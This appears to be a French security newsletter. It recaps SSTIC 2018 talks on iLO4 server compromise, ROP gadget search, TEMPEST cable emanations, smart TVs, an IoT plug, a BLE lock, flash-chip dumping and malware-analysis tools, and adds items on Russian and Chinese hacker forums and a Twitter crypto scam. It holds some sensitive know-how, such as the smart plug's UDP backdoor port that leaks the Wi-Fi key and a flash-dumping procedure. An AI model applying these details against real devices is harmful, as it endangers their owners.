Les chercheurs notent que les autorités sont complaisantes avec les cybercriminels russes tant que leurs opérations ne ciblent pas leurs concitoyens et les résidents de pays de la Communauté des États indépendants (une entité constituée de 9 pays de l'ancienne URSS).

Des activités criminelles motivées par une conviction politique sont tout de même parfois perpétrées par des pirates russophones, mais ces actions resteraient marginales.

À l'inverse, les premiers groupes de pirates chinois se sont constitués par patriotisme, à la fin des années 1990. Ils lançaient des attaques (modification du contenu, DDOS) contre des sites appartenant à des entreprises ou à des gouvernements identifiés comme ennemis de la Chine. Les pirates chinois et les entreprises qu'ils ont fondées effectuent régulièrement des opérations pour le compte du gouvernement chinois. Il est parfois difficile d'évaluer si un groupe de pirates agit de son propre chef ou si le gouvernement chinois a commandité une attaque. Des forums ont parfois été fermés par le gouvernement chinois à cause des opérations menées par leurs utilisateurs, jugées trop agressives. Les pirates chinois évitent également de lancer des opérations contre leurs concitoyens.

De nos jours, l'aspect communautaire serait le moteur principal des utilisateurs de forums de cybercriminels. L'interaction journalière peut permettre de générer une monnaie virtuelle propre à un forum (les cryptomonnaies étant interdites en Chine), ou peut simplement être obligatoire sous peine de voir son compte désactivé. Les utilisateurs peuvent également s'engager dans différentes formes de tutorat, ou des pirates expérimentés partagent leurs connaissances avec d'autres pirates souhaitant s'engager dans la communauté.

Des objets et services légaux dans d'autres pays, mais illégaux en Chine, peuvent être achetés sur les plateformes sinophones du Dark Web (couteaux dépassant une certaine taille, VPN, contenu pornographique), en plus des produits et services habituellement disponibles sur ce genre de plateformes. Les développeurs de malwares peuvent payer pour qu'un autre utilisateur effectue une revue du code de leur outil.

L'analyse complète est disponible à l'adresse suivante :
https://www.recordedfuture.com/russian-chinese-hacking-communities/

# SSTIC 2018

par Rodolphe NEUVILLE, Simon BUCQUET,
Charles DAGOUAT et Thomas LIAIGRE


Certains membres du cabinet XMCO ont eu le privilège de participer à l'édition 2018 du SSTIC qui s'est tenue en juin dernier. Reconnue comme une des conférences les plus réputées dans le milieu de la sécurité informatique, cette édition n'a pas dérogé à la règle.

L'ensemble des articles est disponible à l'adresse suivante : http://actes.sstic.org/SSTIC18/actes-sstic-2018.pdf

## > Jour #1

### Closed, heterogenous platforms and the (defensive) reverse engineers dilemma

Thomas Dullien


**✚ Slides**

https://www.sstic.org/2018/presentation/2018_ouverture/

Le chercheur en sécurité Thomas Dullien (aka Halvar Flake) a pu présenter en début du SSTIC un résumé sur l'évolution de l'ingénierie inverse depuis près de 20 ans.

Même s'il n'a pu que constater l'évolution positive des outils (BAP, Radare, Frida) et des méthodes d'analyses (SMT solvers ...), les sujets d'aujourd'hui sont pour lui bien plus complexes qu'auparavant.

Cela est en partie dû au fait que les outils existants même s'ils ont évolué sont loin d'être robustes (incompatibilités avec le x64, la virtualisation, etc.), que les nouvelles plateformes sont de plus en plus fermées (mobile), les éditeurs partageant peu d'informations sur leur fonctionnement voire travaillant pour rendre difficile la recherche d'ingénierie inverse sur leur système.




Le fait est que, pour lui, ces nouvelles difficultés sont un frein au débogage applicatif et plus globalement un problème pour la communauté d'auditeurs/reversers.

Le chercheur rappelle que sous couvert de durcir la sécurité des systèmes, il ne s'agit en réalité que de nouvelles barrières qui ralentissent l'exploitation de vulnérabilités. Les exemples donnés avec la plateforme iOS (obligation de passer par un jailbreak), le débogage de processus privilégiés sous Windows (seule une méthode non documentée par Microsoft le permet), voire la fermeture des ports JTAG sur les équipements physiques. Ces points apportent pour lui uniquement des coûts supplémentaires pour toute société souhaitant auditer ce type de plateforme et non un frein à des attaquants ayant des moyens adaptés.

Il reproche notamment à la communauté de publier des outils de mauvaise qualité souvent jamais maintenus après leur publication.

Selon ses constatations, Thomas Dullien en est venu à présenter les recommandations suivantes :

➕ Mettre en place des plateformes débuggables ;

➕ Concevoir des interfaces entre les couches d'abstraction pour les outils de reverse ;

➕ Proposer une distribution (à l'instar de kali) dédiée au reverse ;

➕ Assurer la qualité et la maintenabilité des outils ;


➕ S'assurer de leur fonctionnement avec des cas d'études réels.

## Subverting your server through its BMC : the HPE iLO4 case

Alexandre Gazet, Fabien Perigaud, Joffrey Czarny

➕ **Slides**
https://www.sstic.org/2018/presentation/backdooring_your_server_through_its_bmc_the_hpe_ilo4_case/

ILO (Integrated-Lights Out) est un BMC (BaseBoard Management Controller). Il s'agit d'un petit système d'administration raccordé sur la carte mère d'un serveur HP. Accessible dès lors que le serveur est alimenté (indépendamment de l'état du système hôte), ce système permet la remise sous tension, la supervision distante de la machine et la réalisation d'actions sur le système hôte via une console distante.




De plus, l'accès à la RAM du système hôte via DMA en fait un élément d'attaque de choix pour le rebond/la persistance sur un serveur (si la blue team peut penser à remastériser un système, ils vont rarement vérifier du côté du BMC).

### 1re démonstration : compromission du système via un dépassement de tampon

Fabien Perigaud (Synacktiv), Alexandre Gazet (Airbus) et Snorky ont commencé par identifier un chemin d'exploitation depuis le service web de l'ILO. Ce dernier parse des éléments de la requête reçue avec du code en C. Un dépassement de tampon va permettre aux attaquants de modifier l'état de la RAM du système ILO afin de réaliser une exécution de code arbitraire.

L'utilisation de ce dépassement de tampon permet d'interagir avec le module CHIF afin d'écrire du code au sein de la RAM de l'hôte (via Direct Memory Access). L'attaque permet donc de prendre le contrôle du système hôte (avec les privilèges les plus élevés).

### 2e démonstration : Persistance via compromission de l'ILO

Profitant de défauts dans le contrôle d'intégrité des composants (du bootloader, du kernel et de la partie userland), les attaquants ont développé un firmware backdooré déposé sur l'ILO. Cette backdoor attend d'être contactée via le serveur web pour permettre de réaliser des actions sur le système hôte (et éventuellement le corrompre si le système hôte est propre).



## T-Brop : Taint-Based Return Oriented Programming

Colas Le Guernic, Francois Khourbiga

**Slides**

https://www.sstic.org/2018/presentation/T-Brop/

Dans le contexte des attaques de type dépassement de tampon, l'attaquant va souhaiter exécuter du code arbitraire. Néanmoins, dans le cas où des protections ont été implémentées (DEP + éventuellement ASLR), il va être nécessaire de s'appuyer sur des séquences de code déjà présentes en mémoire (technique de ROP ou Return Oriented Programming).




Afin de faire du ROP, l'attaquant souhaite isoler des séquences qui vont lui permettre d'exécuter les actions qu'il souhaite. Il y a donc la question de l'identification de ces séquences.

Des méthodes existent déjà :

La méthode syntaxique : un programme va parser les opcodes du binaire ciblé. Lorsqu'il trouve la séquence cherchée, il la signale (exemple : RP++). Méthode rapide, mais très limitée.

La méthode symbolique : le programme va simuler le comportement des suites d'opcodes du binaire ciblé. Lorsqu'une séquence réalise les opérations ciblées sur les registres, il la sélectionne (exemple : angrop). Méthode exhaustive, mais lente.

Colas Le Guernic a présenté l'outil T-BROP (Taint-Based Return Oriented Programming) qui va se baser sur une méthode de teinte permettant un compromis entre les deux méthodes : plus rapide que la méthode symbolique (mais moins que la méthode syntaxique), plus exhaustive que la méthode syntaxique (mais moins que la méthode symbolique). L'outil va essentiellement permettre de trouver des relations de dépendance (tel registre est influencé par tel autre registre) afin de permettre à l'auditeur de réaliser sa ropchain.

## Certificate Transparency ou comment un nouveau standard peut aider votre veille sur certaines menaces

Christophe Brocas et Thomas Damonneville

**Slides**

https://www.sstic.org/2018/presentation/certificate_transparency_ou_comment_un_nouveau_standard_peut_aider_votre_analyse_des_menaces/

L'objet de la présentation réalisée par Christophe Brocas et Thomas Damonneville était de présenter le projet Certificate Transparency (CT), poussé par Google, pour ensuite introduire un cas concret d'usage de CT en matière de maîtrise et protection de son exposition sur internet.



Concrètement, le projet CT vise à imposer aux nombreuses autorités de certification de tracer les créations de certificats dans des registres accessibles publiquement. Pour le commun des mortels, le principal contexte d'utilisation de ces registres est la navigation sur Internet. En effet, dans ce contexte, les navigateurs web font appel à ces registres pour vérifier la validité des certificats présentés par les serveurs web. Ainsi, les autorités de certification sont obligées d'enregistrer les certificats à validation étendue (EV) dans les journaux CT depuis le 1er janvier 2015.

**« Les orateurs sont revenus sur les attaques TEMPEST découvertes durant la Seconde Guerre mondiale et dont l'exploitation permet de capter les perturbations électromagnétiques générées par un équipement électrique »**

Pour tous les autres certificats, Google a fixé la date butoir au 30 avril 2018. Depuis peu, l'ensemble des autorités de certification est donc obligé d'informer publiquement l'ensemble des parties prenantes lors de l'émission d'un nouveau cer-

tificat. Dans le cas où les registres n'ont pas connaissance d'un certificat présenté par un site Web, cela engendre l'apparition d'un message d'erreur au sein de Chrome, l'un des principaux navigateurs du marché (et prochainement au sein de Firefox).

Sur la base de ces registres, il est donc désormais possible pour tout un chacun de surveiller l'émission de certificats associés à des noms de domaines similaires ou proches de ceux vous appartenant. Dans le contexte de la lutte contre la fraude reposant sur l'usurpation de nom de domaine, il est donc très important de surveiller ces éléments.




L'exemple d'utilisation de CT au sein de la DSI de l'Assurance Maladie proposé par les 2 conférenciers est plutôt explicite. Ils ont en effet industrialisé le processus d'identification des certificats émis sur les domaines de l'Assurance Maladie, ainsi que ceux émis pour des domaines « voisins ». Enfin, la conférence s'est terminée par la présentation de plusieurs cas concrets de détection issus de leur surveillance.

## Risques associés aux signaux parasites compromettants : le cas des câbles DVI et HDMI

Emmanuel Duponchelle et Pierre-Michel Ricordel

**Slides**

https://www.sstic.org/2018/presentation/risques_spc_dvi_et_hdmi/

L'objet de cette présentation réalisée par Emmanuel Duponchelle et Pierre-Michel Ricordel de l'ANSSI était de revenir sur les risques associés à l'émission de signaux par les composants électroniques et notamment les câbles DVI et HDMI.


Les orateurs sont revenus sur les attaques TEMPEST découvertes durant la Seconde Guerre mondiale et dont l'exploitation permet de capter les perturbations électromagnétiques générées par un équipement électrique. Il est notamment possible pour un attaquant positionné à proximité d'un équipement vulnérable de récupérer à distance les perturbations et de retranscrire les informations en clair sans accéder physiquement à l'équipement en question (frappes saisies au clavier, flux audio ou vidéo, etc.).

Après une rapide présentation de ces attaques, les orateurs sont revenus sur le fait que même si la connaissance de la menace est ancienne, elles sont toujours d'actualité et de plus en plus faciles à réaliser. D'une part, à cause de l'augmentation du nombre d'objets émettant des ondes électroniques et, dans un second temps, de part la diminution de la taille et du coût des équipements permettant l'interception des ondes radio électromagnétiques.

Au cours de la présentation, les deux orateurs ont réalisé une démonstration en temps réel d'interception des flux vidéo d'un ordinateur situé sur scène et sur lequel un second écran était connecté via un câble DVI et HDMI.

La suite de la présentation s'est appliquée à présenter les normes et les moyens de remédiation permettant de se prémunir de ce type d'attaques notamment avec l'utilisation de câbles VGA et Displayport ou du câble DVI/HDMI blindés.

## > INFO

**Les profils Twitter imitant Elon Musk à des fins frauduleuses se multiplient**

Attention aux offres alléchantes sur les réseaux sociaux. Depuis le début du mois de novembre, deux comptes Twitters dits certifiés ont servi de support à une fraude aux cryptomonnaies. Un compte certifié est un compte pour lequel Twitter a reconnu qu'il présente un intérêt public.

Ces fraudes utilisent donc un compte Twitter certifié mais compromis. Le nom d'utilisateur et la photo de profil sont édités pour imiter le compte de l'homme d'affaires Elon Musk. Dès lors, les malfaiteurs publient un message contenant l'adresse d'un portefeuille Bitcoin accompagné de la promesse que tous les fonds transférés vers cette adresse, seront multipliés par dix à la victime.

Cette forme de fraude, très répandue sur le darknet TOR, gagne en efficacité avec l'usurpation d'identité d'une personnalité populaire sur ce réseau social. Rappelons qu'un Bitcoin vaut près de 5600€, et que les quelques centaines de transactions effectuées vers l'adresse de l'attaquant avant la suppression du tweet constituent une somme conséquente.

Twitter a annoncé surveiller de près les comptes se faisant passer pour Elon Musk depuis que des fraudes similaires avaient eu lieu au mois de mars 2018. En conclusion, il convient de faire preuve de vigilance face à ce qui est trop beau pour être vrai.



## Smart TVs : Security of DVB-T

Tristan Claverie, Jose Lopes Esteves et Chaouki Kasmi


### ✚ Slides

https://www.sstic.org/2018/presentation/smart_tvs_security_of_dvb-t/

Tristan Claverie, Jose Lopes Esteves et Chaouki Kasmi, tous trois travaillant pour le laboratoire de recherche sur la sécurité des équipements sans fil, se sont regroupés autour du sujet des télévisions intelligentes (dites « SmartTV ») et du standard associé : DVB-T. Ces télévisions sont notamment amenées à remplacer un écran simple puisqu'étant désormais en vente à un coût inférieur.




Les chercheurs ont ainsi pu étudier le standard afin d'identifier de potentielles failles tout en étant en mesure de faire les propositions associées afin de les corriger. Leurs recherches, à savoir si ces nouvelles télévisions intelligentes n'étaient pas un nouveau point d'entrée pour un attaquant, leur ont permis de corriger quelques scénarios exploitables. En effet, tout comme un ordinateur, elles sont composées d'une carte mère, d'un processeur, ainsi que de périphériques audio, vidéo et réseau pour la plupart. La norme de diffusion destinée aux SmartTV, dénommée DVB-T, permet notamment d'ajouter du contenu interactif au sein des chaînes.




Ce contenu interactif pouvant être intégré grâce à la technologie HbbTV, est basé sur des technologies Web dont les ressources peuvent provenir d'Internet, voire être intégrées dans le flux de diffusion même.

Les chercheurs ont ainsi pu remonter les différents points de sécurité suivants au consortium :

✚ L'absence d'obligation de signer les applications

✚ L'ensemble des appels à l'API HbbTV n'est pas sécurisé et peut être altéré par un attaquant

✚ Les signaux radio ne sont pas authentifiés et peuvent être ainsi manipulés par un attaquant

## Three vulns, one plug


Olivier Dubasque et Gwenn Feunteun

### ✚ Slides

https://www.sstic.org/2018/presentation/three_vulns_one_plug/

Olivier Dubasque et Gwenn Feunteun, tous deux d'Acceis, ont débuté le créneau IoT du SSTIC par la présentation de trois vulnérabilités sur une prise de courant connectée.

La première vulnérabilité est de loin la plus improbable. Le constructeur a choisi d'appairer la prise de courant, sans que l'utilisateur renseigne ou réalise une action sur la prise électrique (pas de WPS, pas de PSK renseignée). La solution choisie par le fabricant a donc été, depuis le smartphone de l'utilisateur authentifié sur le réseau WIFI, de diffuser la clé au niveau radio dans les tailles de messages (puisque la prise ne peut accéder à leur contenu). Ainsi, un paquet diffusant la lettre « A » aura une certaine taille, le message diffusant la lettre « B » sera un peu plus long, etc.. Un chiffrement de César (décalage de 120 octets) sur la taille des paquets reçus permettra à la prise de récupérer la PSK du réseau WIFI.




Une fois la prise appairée sur le WIFI de l'utilisateur, il est possible d'accéder à une porte dérobée UDP sur le port 48899 (chaîne de bypass d'authentification) afin de passer

des commandes AT. La même possibilité sera offerte via connexion directe aux ports UART. Ces commandes AT permettent notamment d'extraire la PSK du réseau WIFI.

En correctif, le module WIFI de la prise de courant a été reprogrammé via UART afin de s'appairer au travers du protocole WPS avec le réseau WIFI, évitant l'appairage bancal implémenté par le constructeur.

## Escape Room pour la sécurité

Eric Alata, Erwan Beguin, Vincent Nicomette


**Slides**

https://www.sstic.org/2018/presentation/escape_room_pour_la_securite/

Le conférencier est revenu sur son expérience de la mise en place d'une escape room dans le but de sensibiliser des personnes aux enjeux de la sécurité.

Traditionnellement, ce jeu consiste à enfermer physiquement une équipe de joueurs à l'intérieur d'une pièce, ceux-ci ayant pour objectif de parvenir à s'en échapper dans une durée limitée. Pour se faire, ils doivent chercher des indices disséminés dans la pièce, puis les combiner entre eux pour pouvoir avancer dans l'énigme et sortir de la pièce.

Un groupe d'étudiants de l'université de Toulouse a ainsi appliqué ce principe en mettant en place 2 types de scénarios : un scénario orienté attaque et un orienté défense.




Pour le premier, les participants disposaient d'un temps limité pour éradiquer de la pièce toutes les "vulnérabilités" permettant à un attaquant, une fois présent dans la pièce ou connecté à distance, de compromettre le SI. Dans le cas du second scénario, orienté attaque, les participants jouaient le rôle de personnes désirant frauder au sein d'une société. Leur but n'était pas de sortir de cette pièce dans le temps imparti, mais de pénétrer dans une seconde pièce et d'y perpétrer ces activités frauduleuses en temps contraint. Chacun des 2 scénarios mettait en place des événements fréquents en entreprise (appels téléphoniques frauduleux, clé USB vérolée, post-it avec mot de passe sous le clavier, documents confidentiels laissés dans les poubelles, utilisation de mots de passe triviaux, etc.).

Il est intéressant de remarquer l'efficacité de coupler un message de prévention à la mise en place de scénarios ludiques sous forme de jeu populaire pour sensibiliser efficacement des utilisateurs ou des employés d'une entreprise.


## Du PCB à l'exploit : étude de cas d'une serrure connectée Bluetooth Low Energy

Damien Cauquil

**Slides**

https://www.sstic.org/2018/presentation/du_pcb__lexploit_cas_dune_serrure_connecte_ble/

Le chercheur en sécurité Damien Cauquil, connu pour ses recherches sur les objets connectés, a pu nous présenter sa méthodologie afin d'analyser la sécurité de tels équipements.




Sa méthodologie, similaire à celle proposée par Rapid7, est toutefois plus concise que celle de l'OWASP IoT Project.

Afin d'éprouver sa méthodologie, il a mis en pratique son approche lors de la conférence sur une serrure connectée.

Voici les différentes étapes qui décomposent sa méthodologie :

- Analyse fonctionnelle de l'équipement ;
- Recherche de vulnérabilités matérielles ;
- Rétro-ingénierie des circuits imprimés ;
- Collecte et désassemblage des micro-logiciels ;
- Recherche de vulnérabilités logicielles ;
- Analyse des communications de l'équipement.

En appliquant ces différentes étapes sur la serrure connectée, il a été possible pour le chercheur de retrouver l'ensemble des informations quant au circuit imprimé, ses différents composants et l'extraction du micrologiciel. Il a également été aussi possible de récupérer la dernière version de celui-ci au travers de la technologie Bluetooth Smart à l'aide d'une application disponible sur smartphone.

Suite à la rétro-ingénierie du micrologiciel et de l'application mobile associée, il a été possible d'étudier le mécanisme d'authentification de la serrure afin de créer un exploit permettant de voler le jeton d'ouverture de celle-ci afin de pouvoir le rejouer et déverrouiller la serrure illégitimement. Cet exploit a été rendu possible par la non-utilisation d'aléa lors de la génération du jeton d'ouverture. Suite aux remontées du chercheur, le constructeur a modifié cela, et en a introduit.


### Attacking serial flash chip : study of a black box device
Emma Benoit

**Slides**
https://www.sstic.org/2018/presentation/attacking_serial_flash_chip_case_study_of_a_black_box_device/

Emma Benoit a présenté les méthodes implémentées par les équipes de Quarkslab afin d'accéder au contenu des mémoires Flash présentées sur les circuits imprimés, et particulièrement afin de stocker les firmwares ou autres données non volatiles dans le monde de l'embarqué. Les chercheurs souhaitaient réaliser une analyse off-circuit du contenu de la mémoire, afin d'analyser son contenu avant de la ressouder à la fin de l'étude, et en produire une méthodologie d'analyse généralisée.

La démarche à suivre est la suivante :

- Identifier sur le circuit imprimé la (ou les) mémoires Flash à analyser. S'appuyer sur les noms des puces et Google pour vérifier, au sein des datasheets constructeur, que le composant ciblé est bien le bon.

- Utiliser un pistolet thermique afin de dessouder la mémoire du circuit imprimé.

- A l'aide de la Datasheet constructeur, identifier les PINs de la mémoire avec lesquels il faudra interagir (ainsi que leur rôle) des PINs qui n'ont aucune importance (non connectées à la mémoire). Les chercheurs souhaitent alors reconnecter la mémoire Flash avec l'intermédiaire d'un programmateur EEPROM qui permettra de lire le contenu de la mémoire flash (et récupérer le Firmware par exemple).

Les étapes pour faire cela sont les suivantes :

- Refaire un circuit imprimé afin de reconnecter la mémoire. Différentes méthodes plus ou moins précises et onéreuses ont été présentées : la méthode chimique, la méthode mécanique et la gravure laser. Ce circuit n'a pas d'autre objectif que de raccorder la mémoire flash à l'analyseur EEPROM et peut être ignoré si l'on possède un adaptateur permettant de raccorder directement la mémoire flash au programmateur

- Ce nouveau circuit imprimé est raccordé à l'analyseur EEPROM.

- L'analyseur EEPROM est reconnecté au circuit initial.

Une fois les connectiques correctement raccordées (flash -> circuit fabriqué (ou adaptateur, si vous avez) -> programmateur EEPROM -> circuit imprimé d'origine), l'objet connecté est remis en service et le programmateur EEPROM est utilisé pour interagir avec la flash (dump de mémoire, interactions, etc.)

## > Jour #2


### YaDiff : Corrélation de binaires, méthodes empiriques et machine learning
Eric Renault, Frédéric Grelot, Jérémy Bouétard, Martin Tourneboeuf, Valérian Comiti

**Slides**
https://www.sstic.org/2018/presentation/yadiff/

YaDiff est un outil développé par les analystes de la DGA. En effet, ceux-ci se sont rendu compte qu'ils réalisaient souvent le même travail d'analyse pour le même binaire (ou néanmoins une souche commune). Cela peut provenir d'évolutions de versions sur un binaire, ou de l'analyse du même binaire sur des architectures différentes.

**« Emma Benoit a présenté les méthodes implémentées par les équipes de Quarkslab afin d'accéder au contenu des mémoires flash présentées sur les circuits imprimés »**

Pour chaque fonction d'un binaire, un ensemble de caractéristiques est traduit en valeurs numériques (arguments, nombre de sorties, les types d'instruction) et est stocké dans un tableau. Une action similaire est réalisée sur les appelants et les appelés.




Ensuite, un réseau neuronal a été entraîné pour comparer les tableaux des différentes fonctions et déterminer si des tableaux similaires sont identifiés entre différents binaires. Lorsque des tableaux similaires sont identifiés, cela signifie que des fonctions similaires sont présentes au sein des différents binaires. Sur de multiples fonctions, cela permet d'identifier des binaires proches.

Ainsi, il est possible de réutiliser le travail réalisé sur un premier binaire au sein d'un second.

## Sandbagility : un framework d'introspection en mode hyperviseur pour Microsoft Windows


François Khourbiga et Eddy Deligne

**Slides**

https://www.sstic.org/2018/presentation/sandbagility/

Les chercheurs en sécurité François Khourbiga et Eddy Deligne ont pu nous présenter leur nouvelle version de leur framework Sandbagility. Ce framework python a été conçu dans le but d'analyser des malwares au sein d'un environnement Windows. Ce framework reprend justement les travaux de Nicolas Couffin qui a présenté Winbagility au SSTIC 2016 , framework permettant une interaction avec l'hyperviseur de VirtualBox au travers d'un protocole nommé « Fast Debugging Protocol ».

Sandbagility a introduit de nouvelles fonctionnalités intéressantes, idéales pour l'analyse de malware. Il a pour but de trouver un intermédiaire entre une analyse automatisée (ex : Cuckoo Sandbox) et l'analyse dynamique (ex : Windgb), de ne pas rajouter d'empreinte identifiable supplémentaire au sein de VirtualBox, et de simplifier au maximum la mise en place d'une analyse.



Afin d'analyser tout code malveillant, le framework est en mesure d'interagir avec l'hyperviseur VirtualBox pour mettre des points d'arrêts furtifs afin de contrôler l'exécution de la machine virtuelle.

Les modes suivants sont ainsi pris en charge par le framework :

- Espace noyau ;
- Espace utilisateur ;
- Processus 64 bits ;
- Processus 32 bits ;
- Processus dans le sous-système WoW64.

Il est alors possible, comme démontré avec le ransomware « Wannacry », de capturer les différents événements au travers d'un « monitor » afin d'identifier les différentes interactions du malware avec le système (création de processus, accès au système de fichier ...).

Il est bon de noter que la solution repose sur VirtualBox, toute détection de ce type d'environnement n'est donc pas évitée par Sandbagility, celui-ci n'ayant pas pour but de rendre invisible l'environnement de test aux malwares.

# > Jour #3


## A Practical Guide to Differential Power Analysis of USIM Cards

Adrian Thillard, Christophe Devine, Manuel San Pedro

**Slides**

https://www.sstic.org/2018/presentation/a_practical_guide_to_differential_power_analysis_of_usim_cards/

En 2015, deux chercheurs ont présenté à la conférence Blackhat USA une attaque par analyse de consommation du courant d'une carte USIM afin d'en récupérer les secrets cryptographiques d'authentification. Partant de ces travaux, les conférenciers ont désiré savoir si des cartes SIM européennes récentes pouvaient également être impactées par cette vulnérabilité.




